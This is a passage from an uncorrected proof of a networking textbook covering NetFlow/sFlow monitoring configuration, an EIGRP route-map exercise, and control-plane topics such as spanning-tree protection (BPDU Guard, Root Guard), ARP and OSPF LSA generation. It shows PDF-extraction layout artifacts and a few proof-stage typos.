| 14 | 30.0097440 | 192.168.1.2 | 192.168.1.1 | ICMP | 114 Echo (ping) reply   | id=0x0001, seq=2/512, ttl=255 (request in 13)  |
| 15 | 30.0102490 | 192.168.1.1 | 192.168.1.2 | ICMP | 114 Echo (ping) request | id=0x0001, seq=3/768, ttl=255 (reply in 16)    |
| 16 | 30.0104570 | 192.168.1.2 | 192.168.1.1 | ICMP | 114 Echo (ping) reply   | id=0x0001, seq=3/768, ttl=255 (request in 15)  |
| 18 | 30.0108490 | 192.168.1.1 | 192.168.1.2 | ICMP | 114 Echo (ping) request | id=0x0001, seq=4/1024, ttl=255 (reply in 19)   |
| 19 | 30.0110110 | 192.168.1.2 | 192.168.1.1 | ICMP | 114 Echo (ping) reply   | id=0x0001, seq=4/1024, ttl=255 (request in 18) |

Figure 11-8. ICMP

417 The same thing can be said about UDP. It is common to hear people talk about UDP connections,  
 418 but UDP does not form connections. From the perspective of UDP, each UDP datagram is independent. It  
 419 doesn't have any way of knowing whether the previous datagram reached its destination or whether the  
 420 datagrams are out of order. That doesn't mean that the application which uses UDP doesn't track missing  
 421 data or handle ordering of data. It just means that UDP itself doesn't handle it. Think of *Trivial File Transfer  
 422 Protocol (TFTP)* as an example. TFTP wouldn't be useful if segments of data were missing or the files were  
 423 put together out of order.

## NetFlow and sFlow

NetFlow and sFlow are protocols that monitor and provide statistics on data flow. NetFlow exports aggregate flow totals, while sFlow samples flows to make estimated measurements. An advantage of NetFlow is that it is more thorough, but this is at the expense of higher utilization. An advantage of sFlow is the efficiency. Not only does it save resources by not evaluating each packet, it also frequently runs in hardware. Another advantage of sFlow is that it can sample anything, while NetFlow is designed for IP traffic.

Some common reasons to use NetFlow or sFlow are to detect network congestion points, detect surges that may be associated with malicious traffic, determine the network impact of new applications, and verify that utilization restrictions are properly configured. For example, a basic utilization check might show that a link is completely saturated. Through the use of NetFlow, you can see exactly which hosts and applications are using most of the traffic. When you have multiple paths and one is saturated while the other is mostly dormant, this information can be used to help determine a better way to engineer the traffic for better balancing.

The following example shows a simple configuration of sFlow on a Nexus switch. In this example, frames on Ethernet 1/1 are pulled every 5000 frames, and the information is sent to the collector at 192.168.1.100. Interface counters are pulled every 30 seconds:

```
switch# configure terminal
switch(config)# feature sflow
switch(config)# sflow agent-ip 192.168.1.1
switch(config)# sflow sampling-rate 5000
switch(config)# sflow counter-poll-interval 30
switch(config)# sflow collector-ip 192.168.1.100 vrf default
switch(config)# sflow data-source interface ethernet 1/1
```

There are two styles of NetFlow configuration. We will discuss both, as the older style is still heavily in use. On older IOS routers and switches, NetFlow is enabled with the interface commands `ip flow ingress` and `ip flow egress`, depending on the direction of the flow you want to capture. In many cases, you use both. You can view the cache locally and send it to a collector. Even if you do not have a collector, NetFlow is valuable for quickly determining flows that are going through a network device. When you are using a collector, the NetFlow data is exported using the global configuration command `ip flow-export destination <ip> <destination udp port>`:

```
R1(config)#interface GigabitEthernet 0/0
R1(config-if)#ip flow ingress
R1(config-if)#exit
R1(config)#ip flow-export destination 10.10.10.10 2055
R1(config)#ip flow-export source GigabitEthernet 0/0
R1(config)#
```

To see local NetFlow statistics, use the command `show ip cache flow`:

```
R1#show ip cache flow
*Feb 26 07:24:32.542: %SYS-5-CONFIG_I: Configured from console by console
IP packet size distribution (7 total packets):
 1-32 64 96 128 160 192 224 256 288 320 352 384 416 448 480
 .000 .142 .571 .000 .000 .000 .000 .000 .000 .000 .285 .000 .000 .000 .000

 512 544 576 1024 1536 2048 2560 3072 3584 4096 4608
 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000
```

```

468 IP Flow Switching Cache, 278544 bytes
469 1 active, 4095 inactive, 3 added
470 40 ager polls, 0 flow alloc failures
471 Active flows timeout in 30 minutes
472 Inactive flows timeout in 15 seconds
473 IP Sub Flow Cache, 34056 bytes
474 0 active, 1024 inactive, 1 added, 1 added to flow
475 0 alloc failures, 0 force free
476 1 chunk, 1 chunk added
477 last clearing of statistics never
478 Protocol Total Flows Packets Bytes Packets Active(Sec) Idle(Sec)
479 ----- Flows /Sec /Flow /Pkt /Sec /Flow /Flow
480 ICMP 2 0.0 3 167 0.0 1.0 15.2
481 Total: 2 0.0 3 167 0.0 1.0 15.2

```

```

482 SrcIf SrcIPAddress DstIf DstIPAddress Pr SrcP DstP Pkts
483 Gi0/0 10.1.1.2 Local 10.10.10.10 06 39F6 0016 1

```

484 The preceding example is a link with almost no traffic on it. You can see from the output that there  
485 were two ICMP flows, each with three packets averaging 167 bytes per packet. In this case, it is simple to  
486 characterize the traffic on the link. In a production router, things aren't that simple; there are too many  
487 flows to easily read the output of this command. This command also limits you to the view of a single router.  
488 Traffic analyzers use the data that is sent to NetFlow and sFlow collectors to simplify the analysis of flows.  
489 Most traffic analyzers include pie charts showing the proportion of bandwidth used and line graphs showing  
490 bandwidth utilization over time. In addition to the default graphs and tables, most analyzers also support  
491 granular queries, which allow network engineers to dig deep into the details of data flows.

492 Flexible NetFlow adds the ability to select which fields you want to collect and associate with a flow. It  
493 has more configuration steps than the previous implementation of NetFlow, but it is worth the effort. With  
494 Flexible NetFlow, you can create different flows for different tools. For example, you may select keys that are  
495 relevant for security monitoring and send those flows to a Security Information and Event Manager (SIEM).  
496 The keys selected for another flow could go to a performance management tool.

497 Flexible NetFlow configuration is organized in flow records, flow monitors, flow exporters, and flow  
498 samplers. Like the old style of NetFlow, you don't need to export your flows. There are benefits to being able  
499 to look at flows locally. The flow record is a combination of key and non-key fields. Key fields determine  
500 how flows are associated, while non-key fields provide extra data about the flow. A flow monitor is the  
501 component which is associated with an interface. Flow monitors contain flow records. The flow exporter is  
502 used to export the flow to an external collector. Flow samplers are optionally used to reduce the load on the  
503 router. When a flow sample is applied with a monitor, not every packet is analyzed.

504 Flow records can get complex, and remember that complexity can cause extra overhead. Most platforms  
505 support predefined flow records, which are backward compatible with legacy NetFlow. This is a good  
506 starting point for most organizations. When building custom flow records, you can match on attributes from  
507 almost any layer of the protocol stack. You can even use Network-Based Application Recognition (NBAR) to  
508 match applications. Match is used to determine the flow. Everything you match in a record is identical per  
509 flow. Collect is used to specify non-key fields. Data in non-key fields is sent to a collector as part of a flow, but  
510 is not used to identify a flow.

```

511 Red1(config-flow-record)#?
512 collect Specify a non-key field
513 default Set a command to its defaults
514 description Provide a description for this Flow Record
515 exit Exit from Flow Record configuration mode

```

|                                                        |                                                                                                                            |     |
|--------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------|-----|
| match                                                  | Specify a key field                                                                                                        | 516 |
| no                                                     | Negate a command or set its defaults                                                                                       | 517 |
| Red1(config)#flow record PRIME                         |                                                                                                                            | 518 |
| Red1(config-flow-record)#match ?                       |                                                                                                                            | 519 |
| application                                            | Application fields                                                                                                         | 520 |
| datalink                                               | Datalink (layer2) fields                                                                                                   | 521 |
| flow                                                   | Flow identifying fields                                                                                                    | 522 |
| interface                                              | Interface fields                                                                                                           | 523 |
| ipv4                                                   | IPv4 fields                                                                                                                | 524 |
| ipv6                                                   | IPv6 fields                                                                                                                | 525 |
| routing                                                | Routing attributes                                                                                                         | 526 |
| timestamp                                              | Timestamp fields                                                                                                           | 527 |
| transport                                              | Transport layer fields                                                                                                     | 528 |
| Red1(config-flow-record)#match ipv4 ?                  |                                                                                                                            | 529 |
| destination                                            | IPv4 destination address based fields                                                                                      | 530 |
| dscp                                                   | IPv4 DSCP (part of TOS)                                                                                                    | 531 |
| fragmentation                                          | IPv4 fragmentation fields                                                                                                  | 532 |
| header-length                                          | IPv4 header length (IHL in 32 bit words)                                                                                   | 533 |
| id                                                     | IPv4 ID                                                                                                                    | 534 |
| length                                                 | IPv4 length fields                                                                                                         | 535 |
| option                                                 | IPv4 option fields                                                                                                         | 536 |
| precedence                                             | IPv4 precedence (part of TOS)                                                                                              | 537 |
| protocol                                               | IPv4 protocol                                                                                                              | 538 |
| section                                                | Part of the packet                                                                                                         | 539 |
| source                                                 | IPv4 source address based fields                                                                                           | 540 |
| tos                                                    | IPv4 type of service                                                                                                       | 541 |
| total-length                                           | IPv4 total length                                                                                                          | 542 |
| ttl                                                    | IPv4 TTL                                                                                                                   | 543 |
| version                                                | IP version from IPv4 header                                                                                                | 544 |
| Red1(config-flow-record)#match ipv4 source address ?   |                                                                                                                            | 545 |
| <cr>                                                   |                                                                                                                            | 546 |
| Red1(config-flow-record)#match ipv4 source address     |                                                                                                                            | 547 |
| AUS                                                    | In this example, we create a flow record to match on source and destination IP addresses and source and destination ports: | 548 |
|                                                        |                                                                                                                            | 549 |
| Red1(config-flow-record)#do sh run   sec flow          |                                                                                                                            | 550 |
| flow record PRIME                                      |                                                                                                                            | 551 |
| match ipv4 source address                              |                                                                                                                            | 552 |
| match ipv4 destination address                         |                                                                                                                            | 553 |
| match transport source-port                            |                                                                                                                            | 554 |
| match transport destination-port                       |                                                                                                                            | 555 |
| match ipv4 protocol                                    |                                                                                                                            | 556 |
| collect timestamp absolute first                       |                                                                                                                            | 557 |
| collect timestamp absolute last                        |                                                                                                                            | 558 |
| collect counter bytes long                             |                                                                                                                            | 559 |
| collect counter packets long collect ipv4 length total |                                                                                                                            | 560 |

561 Now that we have a flow record, we need to create a monitor. We can create a monitor without an  
 562 exporter. We will start with that and then add the exporter at a later step:

```
563 Red1(config)#flow monitor PRIME_MONITOR
564 Red1(config-flow-monitor)#description Collect data to send to Prime
565 ! Notice the built in backwards compatible records
566 Red1(config-flow-monitor)#record ?
567 PRIME User defined
568 netflow Traditional NetFlow collection schemes
569 netflow-original Traditional IPv4 input NetFlow with origin ASs

570 Red1(config-flow-monitor)#record PRIME
571 Red1(config-flow-monitor)#statistics packet protocol
572 Red1(config-flow-monitor)#statistics packet size
573 Red1(config-flow-monitor)#cache timeout active 600
```

574 The monitor is configured, and now we need to apply it to an interface:

```
575 Red1(config-if)#int e0/1.30
576 Red1(config-if)#ip flow monitor PRIME_MONITOR input
577 Red1(config-if)#ip flow monitor PRIME_MONITOR output
578 Red1(config-if)#int e0/1.40
579 Red1(config-if)#ip flow monitor PRIME_MONITOR input
580 Red1(config-if)#ip flow monitor PRIME_MONITOR output
```

581 To look at the local cache for the flow monitor, use the `show flow monitor {monitor name}`  
 582 `cache format table` command. The format does not need to be a table, but that is usually the most  
 583 human-readable format. You can also format the data by records or as comma-separated values. Many  
 584 administrators find the new command format too lengthy. A quick fix to simplify the command is the use of  
 585 an alias, as shown in this example:

```
586 Red1(config)#$alias show_flow show flow monitor PRIME_MONITOR cache format table
587 Red1(config)#exit
588 Red1#show aliases
589 Exec mode aliases:
590 h help
591 lo logout
592 p ping
593 r resume
594 s show
595 u undebug
596 un undebug
597 w where
598 show_flow show flow monitor PRIME_MONITOR cache format table
```

```
599 ! After creating the alias show_flow, you can use it in place of
600 ! show flow monitor PRIME_MONITOR cache format table
601 Red1#show_flow
602 Cache type: Normal
603 Cache size: 4096
604 Current entries: 3
```

```

High Watermark: 4 605

Flows added: 14 606
Flows aged: 11 607
- Active timeout (600 secs) 0 608
- Inactive timeout (15 secs) 11 609
- Event aged 0 610
- Watermark aged 0 611
- Emergency aged 0 612

```

```

IPv4 SRC ADDR IPv4 DST ADDR TRNS SRC PORT TRNS DST PORT time abs first time abs last ip prot ip length total 613

10.10.10.10 10.10.30.100 53 56835 07:39:41.321 07:39:41.321 17 59 614
10.10.30.100 10.10.10.10 0 771 07:39:41.322 07:39:41.322 1 87 615
10.10.30.100 10.10.10.10 56840 53 07:39:45.110 07:39:45.110 17 59 617

```

```
Red1# 618
```

We created a basic flow record and a monitor. The monitor is attached to an interface. The next step is to send it to a collector. In this case, we are using Prime Infrastructure. The advantage of a collector is it can store data much longer than the cache on the router. It can also create graphs to show trends. When a collector with machine learning capabilities is deployed, you can even dynamically find patterns in your flows:

```

Red1#sh run all | sec flow exp 623
flow exporter PRIME_EXPORT 624
description Export to Prime 625
destination 172.20.1.26 vrf Mgmt 626
source Ethernet0/1.172 627
no output-features 628
dscp 0 629
ttl 255 630
transport udp 9991 631
export-protocol netflow-v9 632
template data timeout 600 633
Red1#conf t 634
Enter configuration commands, one per line. End with CNTL/Z. 635
Red1(config)#flow monitor PRIME_MONITOR 636
Red1(config-flow-monitor)#exporter PRIME_EXPORT 637
Red1(config-flow-monitor)# end 638
Red1#show flow exporter statistics 639
Flow Exporter PRIME_EXPORT: 640
 Packet send statistics (last cleared 00:03:41 ago): 641
 Successfully sent: 6 (689 bytes) 642

Client send statistics: 643
Client: Flow Monitor PRIME_MONITOR 644
 Records added: 7 645
 - sent: 7 646
 Bytes added: 217 647
 - sent: 217 648

Red1# 649

```



650 Assuming the routers have already been configured on Prime Infrastructure, they will show up as  
651 NetFlow data sources as seen in Figure 11-9.

this figure will be printed in b/w




Figure 11-9. NetFlow node

652 Once the nodes are added, the built-in charts help you determine which ports and protocols are in  
653 use. Figures 11-10 and 11-11 show examples of charts built into the Performance Dashboard on Prime  
654 Infrastructure. You can drill down into the clients and applications in these charts to pivot to a page with  
655 more information about the referenced client or application.

this figure will be printed in b/w





Figure 11-10. Top N clients

Figures 11-10 and 11-11 show common graphs of NetFlow analysis tools, but this is not the extent of their capabilities. You can drill into most graphs to get more information; you can also create custom views. Chapter 18 revisits NetFlow for finding trends.

656  
657  
658



this figure will be printed in b/w

AU6


Figure 11-11. Top N applications

## Exercises

This exercise looks at a case where the information in the routing table is not used for one network:

659  
660  
661  
662

1. Create three virtual routers. Connect them in a loop and assign addresses as shown in the following diagram.



this figure will be printed in b/w

2. Configure each link with EIGRP. Set the delay on the link between Router1 and Router3 to 10000 usec.

663  
664  
665

```
! Router1
interface Ethernet0/0
 ip address 192.168.12.1 255.255.255.0
end
```

666  
667  
668  
669

```

670 interface Ethernet0/1
671 ip address 192.168.13.1 255.255.255.0
672 delay 1000
673 !
674 router eigrp LOOP_NETWORK
675 !
676 address-family ipv4 unicast autonomous-system 100
677 !
678 topology base
679 exit-af-topology
680 network 192.168.0.0 0.0.255.255
681 exit-address-family

682 ! Router2
683 interface Ethernet0/0
684 ip address 192.168.12.2 255.255.255.0
685 end
686 interface Ethernet0/1
687 ip address 192.168.23.2 255.255.255.0
688 !
689 router eigrp LOOP_NETWORK
690 !
691 address-family ipv4 unicast autonomous-system 100
692 !
693 topology base
694 exit-af-topology
695 network 192.168.0.0 0.0.255.255
696 exit-address-family

697 ! Router3
698 interface Ethernet0/0
699 ip address 192.168.13.1 255.255.255.0
700 delay 1000
701 end
702 interface Ethernet0/1
703 ip address 192.168.23.1 255.255.255.0
704 !
705 router eigrp LOOP_NETWORK
706 !
707 address-family ipv4 unicast autonomous-system 100
708 !
709 topology base
710 exit-af-topology
711 network 192.168.0.0 0.0.255.255
712 exit-address-family

```

3. From Router1, look at the route to 192.168.23.0. Since you modified the delay on the link from Router1 to Router3, it will go through Router2.

```

715 Router1#show ip route 192.168.23.0
716 Routing entry for 192.168.23.0/24
717 Known via "eigrp 100", distance 90, metric 1536000, type internal

```

```

Redistributing via eigrp 100
Last update from 192.168.12.2 on Ethernet0/0, 00:06:35 ago
Routing Descriptor Blocks:
* 192.168.12.2, from 192.168.12.2, 00:06:35 ago, via Ethernet0/0
 Route metric is 1536000, traffic share count is 1
 Total delay is 2000 microseconds, minimum bandwidth is 10000 Kbit
 Reliability 255/255, minimum MTU 1500 bytes
 Loading 1/255, Hops 1

```

4. Traceroute the path and verify that you are going through Router2 to get to 192.168.23.3.

```

Router1#traceroute 192.168.23.3
Type escape sequence to abort.
Tracing the route to 192.168.23.3
VRF info: (vrf in name/id, vrf out name/id)
 1 192.168.12.2 1 msec 0 msec 1 msec
 2 192.168.23.3 1 msec 1 msec 1 msec
Router1#

```

5. Now you are going to add a route map to Router1 to modify the behavior to force the next hop for the 192.168.23.0/24 network to go to Router3.

```

access-list 100 permit ip any 192.168.23.0 0.0.0.255
!
ip local policy route-map CHANGE_HOP
!
route-map CHANGE_HOP permit 10
 match ip address 100
 set ip next-hop 192.168.13.3

```

6. Show that the traceroute goes directly to Router3 now.

```

Router1#traceroute 192.168.23.3
Type escape sequence to abort.
Tracing the route to 192.168.23.3
VRF info: (vrf in name/id, vrf out name/id)
 1 192.168.13.3 1 msec 1 msec 1 msec
Router1#

```

7. Verify that show ip route hasn't changed.

## Summary

The purpose of this chapter was to provide information about the data plane that reinforces the concepts introduced in early chapters and lay the groundwork for more in-depth discussions surrounding the data plane. We discussed a sampling of data plane protocols and reinforced the concept of state. In the next chapter, we will continue with the theme of reinforcing concepts about protocols, but we will shift our focus to control plane protocols.

# Author Queries

Chapter No.: 11      0005078431

| Queries             | Details Required                                                                                        | Author's Response |
|---------------------|---------------------------------------------------------------------------------------------------------|-------------------|
| <a href="#">AU1</a> | Please check if "Chapter 16" is okay as edited.                                                         |                   |
| <a href="#">AU2</a> | Please check if "the state of the preferred paths" is okay as edited.                                   |                   |
| <a href="#">AU3</a> | "RP(s)" has been used as acronym for both "Route Processor(s)" and "rendezvous point(s)". Please check. |                   |
| <a href="#">AU4</a> | Please check "frames on Ethernet 1/1 are pulled every 5000 frames" for correctness.                     |                   |
| <a href="#">AU5</a> | Please check if edit to sentence starting "In this example, we..." is okay.                             |                   |
| <a href="#">AU6</a> | Please check if "Top N applications" is okay as edited.                                                 |                   |

Uncorrected Proof

## CHAPTER 12



# Control Plane

Now that we have discussed the chicken, let's discuss the egg. In earlier chapters, configuration examples and details about several control plane protocols were provided. This chapter discusses what it means to be a control plane protocol, how these protocols interact, and how to secure the control plane and provides additional configuration examples.

The control plane makes the decisions that the data plane uses when forwarding data. Typically, when one thinks about the control plane, routing protocols and the spanning tree come to mind. There are also control plane protocols that support other control plane functions. Two examples are *Domain Name System* (DNS) and *Network Time Protocol* (NTP). DNS provides name resolution, which is required to map names to logical addresses prior to making decisions on those addresses. NTP provides time synchronization, which is required by protocols that require time, such as time-based *access control lists* (ACLs) or authentication key chains.

Our discussion starts with the control plane at layer 2 and then moves up the protocol stack to the layer 3 control plane protocols. Due to the way protocols are intertwined, we will overlap with sections on routing and switching.

## Layer 2

Even at layer 2, the data plane and control plane are interdependent. The control plane can't function without the data plane, and the functionality of the data plane is limited to an inefficient local scope without the assistance of the control plane.

Ethernet loop prevention was discussed in Chapter 5. One technique for loop prevention is to physically design the network so loops aren't possible. The more common technique is to use the *Spanning Tree Protocol* (STP). The Ethernet will function without it, but at a risk of completely saturating the links with broadcast storms. To recap slightly, STP elects a root bridge, and then all other switches calculate the best path to the root bridge and block alternative paths. *Per-VLAN Spanning Tree* (PVST) helps minimize waste of bandwidth by calculating a tree for each VLAN. This allows for a different root and different paths for each VLAN. However, the resources required for PVST increase with each additional VLAN.

*Multiple Spanning Tree* (MST) reduces the resource burden by grouping VLANs into spanning tree instances. This allows administrators to minimize bandwidth waste by having as many MST instances as redundant links, without the overhead of a spanning tree instance per VLAN. Another advantage of MST is that it is an open standard. One downside of MST is that an administrator needs to manually define each MST instance. The VLAN Trunking Protocol version 3 (VTPv3) helps minimize the administrative burden of maintaining consistent MST regions on each switch. In Chapter 5, we discussed VTP in the context of creating and removing VLANs. In this example, we will show how to use VTPv3 for distributing MST changes. In our example, we only configured VTP for MST and not for VLAN distribution:

```
Switch1(config)#spanning-tree mode mst
Switch1(config)#vtp domain APRESS
```

```

37 Switch1(config)#vtp version 3
38 Switch1(config)#
39 *Jun 2 06:20:21.156: %SW_VLAN-6-OLD_CONFIG_FILE_READ: Old version 2 VLAN configuration file
40 detected and read OK. Version 3 files will be written in the future.
41 Switch1(config)#vtp mode server mst


42 Setting device to VTP Server mode for MST.
43 Switch1(config)#exit
44 Switch1#vtp primary mst
45 This system is becoming primary server for feature mst
46 No conflicting VTP3 devices found.
47 Do you want to continue? [confirm]
48 Switch1#
49 *Jun 2 06:25:04.611: %SW_VLAN-4-VTP_PRIMARY_SERVER_CHG: aabb.cc80.2100 has become the
50 primary server for the MST VTP feature
51 Switch1#

```

52 PVST is Cisco proprietary. With that said, you can connect a Cisco switch that is part of a PVST domain  
53 with another vendor's switch running MST. They will just use an interoperability mode to connect the  
54 trees. In addition to the improved resource utilization of MST over PVST, design limitations of the original  
55 Spanning Tree Protocol were addressed. MST includes features to detect changes much faster than the  
56 original STP. These changes are also present in Cisco's Rapid Per-VLAN Spanning Tree. Switches with IOS-  
57 XE code greater than 16.x default to Rapid-PVST, even though we often still refer to it as PVST. Switches with  
58 earlier versions of code default to legacy PVST and should be changed to either MST or Rapid-PVST using  
59 the command `spanning-tree mode {mst|rapid-pvst}`.

AU1

60 A common issue with any type of spanning tree is in the default method for electing the root bridge.  
61 By default, the bridge with the lowest MAC address is elected as the root. This can lead to nonoptimal trees  
62 when bridge priorities are not manually configured. An example of this is shown in Figure 12-1. In this  
63 example, a low-end switch wins the root bridge election and causes the blocking of high-speed links.



this figure will be printed in b/w

**Figure 12-1.** A bad switch design with a bad root bridge

In most cases, the default root bridge election results in a suboptimal choice of root bridges. To improve the tree, the bridge priority should be configured on switches that should win the election. The bridge with the lowest priority wins. To further improve the tree and eliminate the risk of nonoptimal or unknown devices taking the root role, layer 2 protocols such as BPDUs Guard and Root Guard can be used.

Bridge Protocol Data Units (BPDUs) are sent by switches. BPDUs Guard protects against unknown switches. When BPDUs Guard is enabled on a port, the port will be error disabled if a BPDU is received. This means that when a switch is connected to a port with BPDUs Guard enabled, the port ceases to work. It is important to not confuse BPDUs Guard with BPDUs Filter. When BPDUs Filter is configured on a port, the port will ignore any BPDUs. This can create loops when rogue switches are connected to the infrastructure. BPDUs Guard can be configured globally or per port. To configure BPDUs Guard globally, use the command `spanning-tree portfast edge bpduguard default` from the global configuration. This will make BPDUs Guard a default on access ports. To configure BPDUs Guard on a port, regardless of the portfast state, use the interface command `spanning-tree bpduguard enable`. Do not confuse `bpduguard` with `bpdudfilter`. The `bpdudfilter` option simply ignores BPDUs and can cause significant problems if used unintentionally.

```
Switch1(config)#int eth0/0
Switch1(config-if)#spanning-tree bpduguard enable
Switch1(config-if)#
*Mar 8 19:36:08.729: %SPANTREE-2-BLOCK_BPDUGUARD: Received BPDU on port Et0/0 with BPDU
Guard enabled. Disabling port.
Switch1(config-if)#
*Mar 8 19:36:08.729: %PM-4-ERR_DISABLE: bpduguard error detected on Et0/0, putting Et0/0 in
err-disable state
*Mar 8 19:36:09.734: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/0, changed
state to down
Switch1(config-if)#
*Mar 8 19:36:10.73: %LINK-3-UPDOWN: Interface Ethernet0/0, changed state to down
```



If you don't want to completely block BPDUs, another option is to use Root Guard. Root Guard will only put a port in error-inconsistent mode if it receives a superior BPDU on the port that would make the downstream device the root bridge. This option should not be used unless you have manually configured bridge priorities. If bridge priorities are left at the default setting and a new switch with a lower MAC address is added to the network, it will have a superior BPDU. When Root Guard is in use, it causes the new switch to be isolated from the existing root bridge.

```
Switch1(config-if-range)#int e0/0
Switch1(config-if)#spanning-tree guard root
Switch1(config-if)#
*Jun 2 06:06:17.347: %SPANTREE-2-ROOTGUARD_CONFIG_CHANGE: Root guard enabled on port
Ethernet0/0.
*Jun 2 06:06:18.313: %SPANTREE-2-ROOTGUARD_BLOCK: Root guard blocking port Ethernet0/0 on VLAN0001.
```

Notice how Ethernet0/0 is now blocked, with the comment `ROOT_Inc`:

```
Switch1(config-if)#do show spanning-tree

VLAN0001
 Spanning tree enabled protocol rstp
 Root ID Priority 24577
 Address aabb.cc00.3100
 Cost 200
 Port 3 (Ethernet0/2)
 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

 Bridge ID Priority 32769 (priority 32768 sys-id-ext 1)
 Address aabb.cc00.2100
 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
 Aging Time 300 sec

Interface Role Sts Cost Prio.Nbr Type

Et0/0 Desg BKN*100 128.1 P2p *ROOT_Inc
Et0/1 Desg FWD 100 128.2 P2p
Et0/2 Root FWD 100 128.3 P2p
Et0/3 Desg BLK 100 128.4 P2p
 Address aabb.cc00.0200
 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
 Aging Time 15 sec
```

## Layer 2 and 3 Interaction

Layer 2 loop prevention is important, but even with a non-looped layer 2 network, data cannot route to other networks without help from the control plane. The *Address Resolution Protocol* (ARP) is the glue between layer 2 and layer 3 for IPv4. Without ARP, you can't really even statically route traffic, because you need ARP or static mapping to find the layer 2 address of the layer 3 next hop. Dynamic routing protocols depend on ARP just as much as static routing. The resulting Routing Information Base from dynamic protocols still needs ARP to determine the layer 2 addresses of the next hops, and you have the extra step of discovering neighbors and forming relationships. As we move to IPv6, ICMP neighbor discovery takes its place, but the concept is roughly the same.

A strictly layer 2 switch may not know about IP addresses of the hosts at all. The command `show mac address-table` will show you which port should be used to reach a host, but if the switch doesn't have IP communication with a host, it will not show anything in the ARP table. This example shows a basic switch configuration where other MACs are seen, but it is not aware of any IP addresses:

```
Switch1#show mac address-table 137
 Mac Address Table 138
----- 139

Vlan Mac Address Type Ports 140
---- -
1 aabb.cc01.a110 DYNAMIC Et0/1 141
1 aabb.cc01.c100 DYNAMIC Et0/2 142
Total Mac Addresses for this criterion: 2 143
Switch1#show arp 144
Switch1# 145
Switch1# 146
```

## Routing Protocols 147

Routing protocols were discussed in Chapter 6. These are all examples of control plane protocols. This chapter further discusses securing these protocols with access lists and authentication and also discusses a few more aspects about how the protocols function and interact. We will hit routing protocols once again in Chapter 14 where we discuss advanced topics. 148 149 150 151

## Interior Gateway Protocols 152

Interior Gateway Protocols get their name because they are used between routers on the interior of a network. They operate within an autonomous system (AS). The interior protocols have limited scalability, and in most cases, they can react quickly to network changes. 153 154 155

The manner in which they react to network changes can actually cause problems for large networks. For example, when a network change is detected by Open Shortest Path First (OSPF), it causes a recalculation on all of the routers in the area. This is a reason to keep areas small. 156 157 158

A way to mitigate the effect of network changes, which are often caused by unstable links, is to use incremental Shortest Path First (iSPF). With incremental SPF, the entire tree does not need to be calculated when a change occurs. Incremental SPF is enabled by simply entering the command `ispf` in the OSPF process: 159 160 161 162

```
Router(config)# router ospf 1 163
Router(config-router)# ispf 164
```

Even with the more efficient incremental calculation, you want to minimize how many LSAs are flooded. To recap from Chapter 6, Area Border Routers (ABRs) summarize the router and network LSAs into summary LSAs. The summaries reduce the effect of flapping links. 165 166 167

Notice in the following output how the ABR is generating summary LSAs for networks that are learned in one area and are passed to the other area: 168 169

```
ABR#debug ip ospf lsa-generation 170
ABR#clear ip ospf 1 process 171
```

```

172 *Mar 15 18:16:43.696: %OSPF-5-ADJCHG: Process 1, Nbr 223.2.2.2 on Ethernet0/0 from LOADING
173 to FULL, Loading Done
174 ABR#
175 *Mar 15 18:16:43.696: OSPF-1 LSGEN: Scheduling rtr LSA for area 0
176 *Mar 15 18:16:44.152: OSPF-1 LSGEN: Build router LSA for area 0, router ID 223.1.1.1, seq
177 0x8000000A
178 *Mar 15 18:16:44.152: OSPF-1 LSGEN: Not DR on intf Ethernet0/0 to build Net LSA
179 *Mar 15 18:16:44.191: OSPF-1 LSGEN: Build router LSA for area 1, router ID 223.1.1.1, seq
180 0x8000000B
181 ABR#
182 *Mar 15 18:16:51.127: OSPF-1 LSGEN: Scheduling rtr LSA for area 0
183 *Mar 15 18:16:51.633: OSPF-1 LSGEN: No change in router LSA, area 0
184 ABR#
185 *Mar 15 18:16:53.692: OSPF-1 LSGEN: Build sum 192.168.13.0, mask 255.255.255.0, type 3, age
186 0, seq 0x80000001 to area 0
187 *Mar 15 18:16:53.692: OSPF-1 LSGEN: MTID Metric Origin Topology Name
188 *Mar 15 18:16:53.692: OSPF-1 LSGEN: 0 10 intra-area Base
189 *Mar 15 18:16:53.692: OSPF-1 LSGEN: Build sum 5.5.5.0, mask 255.255.255.0, type 3, age 0,
190 seq 0x80000001 to area 1
191 *Mar 15 18:16:53.692: OSPF-1 LSGEN: MTID Metric Origin Topology Name
192 *Mar 15 18:16:53.692: OSPF-1 LSGEN: 0 11 intra-area Base
193 ABR#
194 *Mar 15 18:16:53.693: OSPF-1 LSGEN: Build sum 4.4.4.0, mask 255.255.255.0, type 3, age 0,
195 seq 0x80000001 to area 1
196 *Mar 15 18:16:53.693: OSPF-1 LSGEN: MTID Metric Origin Topology Name
197 *Mar 15 18:16:53.693: OSPF-1 LSGEN: 0 11 intra-area Base
